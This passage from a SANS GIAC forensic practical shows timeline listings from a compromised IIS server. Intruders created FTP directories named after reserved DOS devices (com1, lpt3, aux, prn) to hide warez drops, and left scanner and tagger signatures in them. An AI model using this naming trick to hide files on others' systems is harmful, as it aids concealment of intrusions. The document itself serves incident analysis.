1054324141 05/30/03 15:49:01 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD
1054324141 05/30/03 15:49:01 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3
1054324141 05/30/03 15:49:01 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by
1054324141 05/30/03 15:49:01 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8
1054324142 05/30/03 15:49:02 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse
1054324142 05/30/03 15:49:02 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1
1054324142 05/30/03 15:49:02 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
1054324143 05/30/03 15:49:03 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR
1054324143 05/30/03 15:49:03 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3
1054324143 05/30/03 15:49:03 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3/uPPed
1054324143 05/30/03 15:49:03 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3/uPPed  /com9
1054324144 05/30/03 15:49:04 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3/uPPed  /com9/BY
1054324144 05/30/03 15:49:04 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3/uPPed  /com9/BY    /lpt3
1054324144 05/30/03 15:49:04 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3/uPPed  /com9/BY    /lpt3/Apokalypse
1054324144 05/30/03 15:49:04 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3/uPPed  /com9/BY    /lpt3/Apokalypse/lpt2
1054324145 05/30/03 15:49:05 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3/uPPed  /com9/BY    /lpt3/Apokalypse/lpt2/StuFF
1054327571 05/30/03 16:46:11 0 andrew/Inetpub/ftproot/_ 43519
1054327572 05/30/03 16:46:12 0 andrew/Inetpub/ftproot/_ 43519 /com2
1054327572 05/30/03 16:46:12 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1
1054327573 05/30/03 16:46:13 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3
1054327573 05/30/03 16:46:13 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
1054327574 05/30/03 16:46:14 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1
1054327574 05/30/03 16:46:14 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null
1054327575 05/30/03 16:46:15 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054327576 05/30/03 16:46:16 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3
1054327576 05/30/03 16:46:16 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3
1054327577 05/30/03 16:46:17 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null
1054327577 05/30/03 16:46:17 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0
1054327578 05/30/03 16:46:18 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3
1054327578 05/30/03 16:46:18 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3
1054327579 05/30/03 16:46:19 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 /
1054327580 05/30/03 16:46:20 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2
1054327580 05/30/03 16:46:20 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2
1054327581 05/30/03 16:46:21 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
1054327581 05/30/03 16:46:21 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3
1054327582 05/30/03 16:46:22 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3
1054327582 05/30/03 16:46:22 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0
1054327583 05/30/03 16:46:23 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2
1054327584 05/30/03 16:46:24 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux
1054327584 05/30/03 16:46:24 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2
1054327585 05/30/03 16:46:25 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux
1054327585 05/30/03 16:46:25 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null
1054327586 05/30/03 16:46:26 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3
1054327587 05/30/03 16:46:27 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2
1054327587 05/30/03 16:46:27 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1
1054327588 05/30/03 16:46:28 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1 /com1
1054327588 05/30/03 16:46:28 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1 /com1 /null
1054327589 05/30/03 16:46:29 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1 /com1 /null /aux
1054327589 05/30/03 16:46:29 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1 /com1 /null /aux /lpt2
1054327590 05/30/03 16:46:30 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1 /com1 /null /aux /lpt2
/null
1054327591 05/30/03 16:46:31 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1 /com1 /null /aux /lpt2
/null /com3
1054327591 05/30/03 16:46:31 0 andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1 /com1 /null /aux /lpt2
/null /com3 /com2
1054327604 05/30/03 16:46:44 0 andrew/Inetpub/ftproot/A 12649
1054327604 05/30/03 16:46:44 0 andrew/Inetpub/ftproot/A 12649 /lpt1
1054327605 05/30/03 16:46:45 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2
1054327605 05/30/03 16:46:45 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1
1054327606 05/30/03 16:46:46 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
1054327606 05/30/03 16:46:46 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet
1054327607 05/30/03 16:46:47 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2
1054327608 05/30/03 16:46:48 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3
1054327608 05/30/03 16:46:48 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null
1054327609 05/30/03 16:46:49 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null
1054327609 05/30/03 16:46:49 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2
1054327610 05/30/03 16:46:50 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 /
1054327610 05/30/03 16:46:50 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet
1054327611 05/30/03 16:46:51 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2
1054327612 05/30/03 16:46:52 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2
1054327612 05/30/03 16:46:52 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
1054327613 05/30/03 16:46:53 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet
1054327613 05/30/03 16:46:53 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2
1054327614 05/30/03 16:46:54 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2
1054327614 05/30/03 16:46:54 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null
1054327615 05/30/03 16:46:55 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1
1054327616 05/30/03 16:46:56 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet
1054327616 05/30/03 16:46:56 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0
1054327617 05/30/03 16:46:57 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0 /lpt2
1054327617 05/30/03 16:46:57 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0 /lpt2 /com1
1054327618 05/30/03 16:46:58 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0 /lpt2 /com1 /null
1054327619 05/30/03 16:46:59 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0 /lpt2 /com1 /null /lpt3
1054327619 05/30/03 16:46:59 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0 /lpt2 /com1 /null /lpt3
/aux
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054327620 05/30/03 16:47:00 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0 /lpt2 /com1 /null /lpt3
/aux /
1054327620 05/30/03 16:47:00 0 andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0 /lpt2 /com1 /null /lpt3
/aux / /aux0
1054327631 05/30/03 16:47:11 0 andrew/Inetpub/ftproot/o 42584
1054327632 05/30/03 16:47:12 0 andrew/Inetpub/ftproot/o 42584 /aux
1054327633 05/30/03 16:47:13 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2
1054327633 05/30/03 16:47:13 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
1054327634 05/30/03 16:47:14 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet
1054327634 05/30/03 16:47:14 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2
1054327635 05/30/03 16:47:15 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux
1054327635 05/30/03 16:47:15 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1
1054327636 05/30/03 16:47:16 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0
1054327637 05/30/03 16:47:17 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1
1054327637 05/30/03 16:47:17 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet
1054327638 05/30/03 16:47:18 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1
1054327638 05/30/03 16:47:18 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3
1054327639 05/30/03 16:47:19 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0
1054327639 05/30/03 16:47:19 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
1054327640 05/30/03 16:47:20 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux
1054327641 05/30/03 16:47:21 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3
1054327641 05/30/03 16:47:21 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0
1054327642 05/30/03 16:47:22 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2
1054327642 05/30/03 16:47:22 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0
1054327643 05/30/03 16:47:23 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0
1054327643 05/30/03 16:47:23 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3
1054327644 05/30/03 16:47:24 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1
1054327645 05/30/03 16:47:25 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1 /
1054327645 05/30/03 16:47:25 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1 / /com1
1054327646 05/30/03 16:47:26 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1 / /com1 /lpt3
1054327646 05/30/03 16:47:26 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1 / /com1 /lpt3 /Scan By ddbx72
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054327647 05/30/03 16:47:27 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1 / /com1 /lpt3 /Scan By ddbx72/Tagg By
ddbx72
1054327648 05/30/03 16:47:28 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1 / /com1 /lpt3 /Scan By ddbx72/Tagg By
ddbx72/For ONLY twb
1054327648 05/30/03 16:47:28 0 andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1 / /com1 /lpt3 /Scan By ddbx72/Tagg By
ddbx72/For ONLY twb/Here
```

Folders Modified After System Open to the Internet

```
1054077525 05/27/03 19:18:45 21 /andrew/WINNT
1054098647 05/28/03 01:10:47 0 /andrew/WINNT/system32/LLS
1054128274 05/28/03 09:24:34 0 /andrew/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012003052820030529
1054214414 05/29/03 09:20:14 0 /andrew/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012003052920030530
1054220487 05/29/03 11:01:27 4 /andrew/Documents and Settings/Administrator/Cookies
1054223408 05/29/03 11:50:08 4 /andrew/Inetpub/scripts
1054225186 05/29/03 12:19:46 17 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP
1054225206 05/29/03 12:20:06 17 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB
1054225207 05/29/03 12:20:07 13 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV
1054225207 05/29/03 12:20:07 13 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD
1054238351 05/29/03 15:59:11 0 /andrew/Inetpub/ftproot/D 33205
1054238351 05/29/03 15:59:11 0 /andrew/Inetpub/ftproot/D 33205 /com2
1054238351 05/29/03 15:59:11 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3
1054238351 05/29/03 15:59:11 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux
1054238352 05/29/03 15:59:12 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
1054238352 05/29/03 15:59:12 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3
1054238352 05/29/03 15:59:12 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux
1054238353 05/29/03 15:59:13 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null
1054238353 05/29/03 15:59:13 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2
1054238353 05/29/03 15:59:13 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2
1054238353 05/29/03 15:59:13 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux
1054238354 05/29/03 15:59:14 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux
1054238354 05/29/03 15:59:14 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3
1054238354 05/29/03 15:59:14 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2
1054238354 05/29/03 15:59:14 0 /andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
